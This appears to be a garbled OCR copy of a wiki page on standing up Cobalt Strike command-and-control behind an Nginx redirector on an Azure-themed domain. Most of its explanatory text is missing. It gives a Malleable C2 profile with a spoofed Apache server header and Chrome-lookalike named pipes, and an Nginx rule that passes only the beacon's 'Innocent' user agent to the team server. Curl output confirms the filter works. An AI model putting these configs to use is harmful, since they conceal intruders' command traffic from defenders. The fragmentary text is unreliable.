C2

Azure C2 C2 C2 Ngir


JQuery C2

```
http-config {
    set headers "Date, Server, Content-Length, Keep-Alive, Connection, Content-Type";
    header "Server" "Apache";
    header "Keep-Alive" "timeout=10, max=100";
    header "Connection" "Keep-Alive";
    set trust_x_forwarded_for "true";
    set block_useragents "curl*,lynx*,wget*";
}
```

User Agent Beacon User Agent

```
set sample_name "jQuery CS 4.3 Profile";

set sleeptime "3000";         # 3 Seconds

set jitter    "20";            # % jitter


set useragent "Innocent";


https-certificate {
    set keystore "azure.store";
    set password "123456";
}


set tcp_port "42585";
set tcp_frame_header "\x80";


set pipename         "mojo.5688.8052.183894939787088877##"; # Common Chrome named pipe
set pipename_stager  "mojo.5688.8052.35780273329370473##"; # Common Chrome named pipe
set smb_frame_header "\x80";
```

CS **HTTPS Hosts** **VPS IP** HTTPS Host (Stager) HTTPS Port (C2) **Nginx HTTPS Port (Bind)**
Cobalt Strike



Nginx

Nginx **/etc/nginx/ngix.conf**

```
    include /etc/nginx/conf.d/*.conf;
    include /etc/nginx/sites-enabled/*;
    server {
            listen 443;
            ssl on;
            ssl_certificate /etc/ssl/certs/public.crt;
            ssl_certificate_key /etc/ssl/private/private.key;
            server_name azuresky.live;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            location ~*/ {
                    if ($http_user_agent != "Innocent") {
                    return 403;
            }
            proxy_pass  https://localhost:8443;
            }
    }
```

```
        server {
                listen 443;
□□ ssl on;
□□ ssl_certificate /etc/ssl/certs/public.crt;
□□ ssl_certificate_key /etc/ssl/private/private.key;
                server_name azuresky.live;
                proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
                location ~*/ {
                        if ($http_user_agent != "Innocent") {
                        return 403;
                }
                proxy_pass  https://localhost:8443;
                }
        }
```

proxy_set_header Nginx IP

proxy_pass Nginx CS

location ~*/ User Agent Beacon UA Beacon Be

```
root@ts:~# curl -k https://azuresky.live/file
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
root@ts:~# curl -k https://azuresky.live/file -A "Innocent"
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
```

HTTPS SSH Cobalt Strike Kali

Revision #6
Created 5 October 2023 02:34:32 by unknown
Updated 17 April 2025 01:11:47 by